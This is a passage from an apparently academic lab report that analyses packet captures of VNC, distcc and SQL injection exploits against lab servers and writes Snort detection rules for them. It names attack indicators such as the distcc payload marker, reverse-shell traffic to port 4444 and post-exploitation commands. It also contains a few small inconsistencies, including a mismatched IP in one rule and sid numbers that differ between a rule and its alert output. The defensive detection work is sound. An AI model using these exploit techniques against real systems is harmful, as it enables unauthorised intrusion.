


Fig. 741. VNC protocol version on the Client Machine.

Now, considering the next TCP stream of conversation, it is analyzed that the packets within has encrypted information.




Fig. 742. TCP stream showing the encrypted information within the packets.

Next analyzing of the VNC packets within the packet capture was made and it is understood that, once both client and server decide on the RFB protocol version a lot of communication is done between the two machines agreeing upon the GUI settings of the system which will be accessed remotely once the exploit is successful. Initially, the server and the client will agree upon the security to be used in the connection and then on the framebuffer setting, key events, pointer events, etc. This entire conversation is seen in the packet capture under the VNC packets.




Fig. 743. VNC packets and the communication between client and server machines.

For example, since RFB works at framebuffer level and a protocol responsible for remote GUI access, the server and the client agree upon some of the framebuffer settings which is shown below;




Fig. 744. Framebuffer Parameters being sent from client to server.

Then further analysis was made and as it is shown in the playbook that a username was being set as “root” before running the exploit. And it is also evident that once the exploit is run and when connected to the VNC server, the desktop name is seen as the “root’s X desktop (metasploitable:0)” and this content is found in the packet29 of the packet capture.




Fig. 745. Packet 29 showing the Desktop name after the exploit was successful.

iv. Rule Writing for Analyzed Observations:

```

Rule 1: alert tcp any any -> any 5900 (msg:"Possible use of RFB protocol for VNC exploit"; flow:established; content:"RFB 003.003"; sid:1300022; rev:1;)
  
```

This rule will generate alerts for the packets from any network on any port to any network on port 5900 which is the VNC port. As seen in the observation1, the RFB protocol version is given as the content “RFB 003.003” to the rule. The message option of the rule tells the users that the VNC exploit might happen. And this is done only is the

connection between the machines is established, so the flow option is given as established. And finally, the snort ID of this particular rule is “1300022” and the rev number is “1”.

a. *Snort Generating Alerts for Rule 1:*

```
soslave@soslave3-virtual-machine:~$ sudo snort -A console -N --daq pcap --daq-mode read-file -c /etc/nsm/soslave3-virtual-machine-ens3/snort.conf -i ens3 -q -r vnc.pcap
02/22-22:20:22.758008  [**] [1:1300022:1] Possible use of RFB protocol for VNC exploit [**] [Priority: 0] {TCP} 10.10.10.13:39811 -> 192.168.30.11:5900
02/22-22:20:40.312951  [**] [1:1300022:1] Possible use of RFB protocol for VNC exploit [**] [Priority: 0] {TCP} 10.10.10.13:57900 -> 192.168.30.11:5900
soslave@soslave3-virtual-machine:~$
```

Fig. 746. Snort Generating alert when the vnc.pcap file is run.

This version of RFB here is 3.3 but VNC servers are supporting even the 3.7, 3.8 version also. So another snort signature can be defined to alert if the packets has these versions of RFB information in them.

Rule 2: alert tcp any any -> any 5900 (msg: "possible VNC server response for RFB protocol"; flow:established; sid: 1300030; content: "RFB 003"; content: ".0"; rev:1;)

This rule will make snort generate alerts when the flow is from any machine with any IP on any port to any machine on port 5900 with any IP. This rule will be triggered if the packets in the particular packet capture having the RFB protocol versions as 3.x where x is any number, so the content is given as “RFB 003” followed by “.0”. The Snort ID of this rule is “1300030” and the rev number is “1”.

b. *Snort Generating Alerts for Rule 2:*

```
199.185.120.229 - PuTTY
soslave@soslave3-virtual-machine:~$ sudo snort -A console -N --daq pcap --daq-mode read-file -c /etc/nsm/soslave3-virtual-machine-ens3/snort.conf -i ens3 -q -r vnc.pcap
02/22-22:20:22.758008  [**] [1:130030:1] Possible VNC server Responce [**] [Priority: 0] {TCP} 10.10.10.13:39811 -> 192.168.30.11:5900
02/22-22:20:40.312951  [**] [1:130030:1] Possible VNC server Responce [**] [Priority: 0] {TCP} 10.10.10.13:57900 -> 192.168.30.11:5900
soslave@soslave3-virtual-machine:~$
```

Fig. 747. Snort Generating alerts for the above defined Rule 2.

BB. Analysis of Playbook 47: Attacking the distcc (port 6362) service in D1 (DMZ) server

- i. *PCAP Name:* distccext.pcap
- ii. *Description:* In this exploit the DISTCC service running on the Web Server (192.168.30.21) in the DMZ zone is being exploited by the attacker Kali machine (10.10.10.13).
- iii. *Wireshark Analysis:* The packet capture is having both the DISTCC and TCP packets. Now looking into the statistics of the packet capture and it can be seen that there are a total of 3 TCP conversations that are involved between the 2 machines while the exploit is being conducted.




Fig. 748. Packet capture showing both DISTCC and TCP packets.

The image shows the 'Conversations' window in Wireshark for 'distccext.pcap'. It displays a table of TCP conversations:

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A	Rel Start	Duration	Bits
10.10.10.13	40235	192.168.30.21	3632	11	1088	7	756	4	332	0.000000	0.0200	
192.168.30.21	58580	10.10.10.13	4444	11	784	6	404	5	380	0.013711	16.0978	
192.168.30.21	58581	10.10.10.13	4444	15	1637	8	1144	7	493	0.018606	16.0961	

Fig. 749. TCP conversations between the machines.

TCP handshake is established successfully as it is seen in below figure, packet1 has a SYN flag which indicates that the attacker machine (10.10.10.13) wants to start a connection with the server machine on the port 3632 which is meant to be the DISTCC port.

Then in the following packet 2 it is seen that the machine 192.168.30.21 is responding with SYN+ACK flag accepting the connection request from client. Then again the client responds with ACK flag indication that the 3-way TCP handshake is successful in packet 3. This is shown in the below figure;




Fig. 750. TCP Handshake has been successful between client and server machines.

Further analyzing the TCP packets, in tcp.stream eq 0, a payload is being transmitted to the server by the attacker machine and it is even seen that the server is responding to the client. After a reading more about the exploit, it is analyzed that the payload for this exploit has a string starting with a unique string “DIST00000001” [255]. This string is unique because whenever the attacker machine tries to transmit the payload the packet containing the payload information starts with this string as shown in below figure.




Fig. 751. The payload being transmitted to server by the client.

Observation 1: Since it is clear that whenever the attacker tries to set the payload, and transmit it, the packet that are generated starting with that unique string (DIST00000001). Therefore a snort signature can be written with this string as the content.

- Further, by looking into the next tcp.stream eq1 and tcp.stream eq 2 packets it is clear that these packets has the information related to the post exploitation activities.
- In tcp.stream eq1 the attacker after successfully exploiting the web server has gave some commands to ensure that the root access has been gained and some commands to see the system information.




Fig. 752. Client machine sending the commands to the server machine.

In tcp.stream eq2 it is seen that the server machine is responding to the client and sending all the response for the client requests. This shows that the client machine was successful in attacking the web server by exploiting the DISTCC services.




Fig. 753. Server machine replying to the Client machine.

The server is replying as “daemon” for the “whoami” sent by the client machine which indicates that the distccd server will not be running as the root. Hence the privilege’s that are gained by doing this exploit is not the root privilege. The below figure shows the packet which has the content daemon that the server is responding to the client machine.




Fig. 754. Packet 28 showing daemon as the content.

Observation 2: Since it is clear that once the exploit is successful, the client will be running as the daemon, a simple snort rule can be defined for this observation made.

iv. Rule Writing for the Analyzed Observations:

```
Rule 1:alert tcp any any -> any 3632 (msg:"Exploiting DISTCC Services"; content:"DIST00000001"; flow:to_server,established; sid:1300015; rev:1;)
```

This rule will generate alerts when the traffic flow is between machines with any IP on any port to machine with any IP on port 3632 (DISTCC port). The msg portion of the rule tells that the Distcc services are being exploited by the attackers. The unique string of the payload “DIST00000001” is given in the content part of the rule and the flow is towards server after 3-way TCP handshake is successfully established. And finally, the snort ID of this rule is “1300015” and the revision number is “1”.

i. Snort Generating Alert for Rule1:




Fig. 755. Snort generating alert for the above Rule 1.

```
Rule 2:alert tcp 192.168.30.21 any -> 10.0.10.13 any (msg: "Daemon user privilege gained"; content :"| 64 61 65 6d 6f 6e |"; sid: 1300016; rev:1;)
```

Description:

This rule will generate alerts when a packet comes from the machine with IP 192.168.30.21 on any port to the machine 10.10.10.13 on any port. As mentioned in observation2 the server is responding to the client with “daemon” whose hex value is given in content option of the rule as “|64 61 65 6d 6f 6e|” and sid of this rule is “1300016” and the revision number is “1”.

ii. Snort Generating Alerts For Rule2:




Fig. 756. Alerts generated by snort for rule2.

***** The contribution of Sravya Doddaka ends here *****

**** The contribution of Vigneshwar Sethuraman starts here ****

CC. Analysis of Playbook 35: SQL injection to obtain administrative credentials

- i. Pcap File Name: SqlInjection.pcap
- ii. Description: The attacker is trying to exploit the website using an SQL injection attack. The attacker retrieved all the stored user credentials by entering the SQL injection Mitccommand in the web page text field. Once the attacker got user credentials, it established an SSH connection with the webserver to perform post-exploitation activities.
- iii. Wireshark Analysis:

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	fe80::2dbc:145f:7a9...	ff02::1:2	DHCPv6	148	Solicit XID: 0xdd8524 CID: 0001000124bebe24a02bb8598aa7
2	0.000242	fe80::20c:29ff:fe79...	ff02::1:ff00:0	ICMPv6	86	Neighbor Solicitation for :: from 00:0c:29:79:e0:ba
3	2.091838	10.10.10.12	192.168.30.31	ICMP	42	Echo (ping) request id=0xb600, seq=0/0, ttl=39 (reply in 7)
4	2.091888	10.10.10.12	192.168.30.31	TCP	58	34390 → 443 [SYN] Seq=0 Win=1024 Len=0 MSS=1460
5	2.091916	10.10.10.12	192.168.30.31	TCP	54	34390 → 80 [ACK] Seq=1 Ack=1 Win=1024 Len=0
6	2.091943	10.10.10.12	192.168.30.31	ICMP	54	Timestamp request id=0x16e7, seq=0/0, ttl=40
7	2.092107	192.168.30.31	10.10.10.12	ICMP	60	Echo (ping) reply id=0xb600, seq=0/0, ttl=64 (request in 3)
8	2.092169	192.168.30.31	10.10.10.12	TCP	60	443 → 34390 [RST, ACK] Seq=1 Ack=1 Win=0 Len=0
9	2.092194	192.168.30.31	10.10.10.12	TCP	60	80 → 34390 [RST] Seq=1 Win=0 Len=0
10	2.092221	192.168.30.31	10.10.10.12	ICMP	60	Timestamp reply id=0x16e7, seq=0/0, ttl=64

Fig. 757. Wireshark Packet Capture showing initial conversations

The Initial Packet Capture contains the general information related to DHCP lease information, network routers that check the ICMP packet latency, and then for the time/date synchronization between all the machines in the network. Hence Filtering out TCP traffic shows the essential traffic that might be relevant for the analysis part [256].

No.	Time	Source	Destination	Protocol	Length	Info
2025	2.379680	10.10.10.12	192.168.30.31	TCP	74	51326 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=435925497 TSecr=0 WS=128
2035	2.380269	192.168.30.31	10.10.10.12	TCP	74	80 → 51326 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=2881853 TSecr=435925497 WS=128
2047	2.380677	10.10.10.12	192.168.30.31	TCP	66	51326 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=435925498 TSecr=2881853
2085	8.385555	10.10.10.12	192.168.30.31	HTTP	84	GET / HTTP/1.0
2089	8.386476	192.168.30.31	10.10.10.12	TCP	66	80 → 51326 [ACK] Seq=1 Ack=19 Win=29056 Len=0 TSval=2883355 TSecr=435931503
2112	8.396934	192.168.30.31	10.10.10.12	HTTP	2003	HTTP/1.1 200 OK (text/html)
2113	8.397108	192.168.30.31	10.10.10.12	TCP	66	80 → 51326 [FIN, ACK] Seq=1938 Ack=19 Win=29056 Len=0 TSval=2883357 TSecr=435931503
2114	8.397561	10.10.10.12	192.168.30.31	TCP	66	51326 → 80 [ACK] Seq=19 Ack=1938 Win=63488 Len=0 TSval=435931515 TSecr=2883357
2125	8.416657	10.10.10.12	192.168.30.31	TCP	66	51326 → 80 [FIN, ACK] Seq=19 Ack=1939 Win=64128 Len=0 TSval=435931534 TSecr=2883357
2127	8.417039	192.168.30.31	10.10.10.12	TCP	66	80 → 51326 [ACK] Seq=1939 Ack=20 Win=29056 Len=0 TSval=2883362 TSecr=435931534

Fig. 758. TCP Stream of Webserver Banner Grabbing Request

The Packet 2112 in the TCP Stream 1004 contains a web request with the Server banner grabbing where it lists the Web server version and all the subdomains of the main web page.

No.	Time	Source	Destination	Protocol	Length	Info
2172	13.392195	10.10.10.12	192.168.30.31	TCP	74	59990 → 139 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=435936510 TSecr=0 WS=128
2173	13.392884	192.168.30.31	10.10.10.12	TCP	74	139 → 59990 [SYN, ACK] Seq=0 Ack=1 Win=28960 Len=0 MSS=1460 SACK_PERM=1 TSval=2884606 TSecr=435936510 WS=128
2174	13.393724	10.10.10.12	192.168.30.31	TCP	66	59990 → 139 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=435936511 TSecr=2884606
2175	13.393926	10.10.10.12	192.168.30.31	SMB	234	Negotiate Protocol Request
2176	13.394843	192.168.30.31	10.10.10.12	TCP	66	139 → 59990 [ACK] Seq=1 Ack=169 Win=30080 Len=0 TSval=2884607 TSecr=435936511
2178	13.404076	192.168.30.31	10.10.10.12	SMB	213	Negotiate Protocol Response
2180	13.404383	10.10.10.12	192.168.30.31	TCP	66	59990 → 139 [ACK] Seq=169 Ack=148 Win=64128 Len=0 TSval=435936522 TSecr=2884609
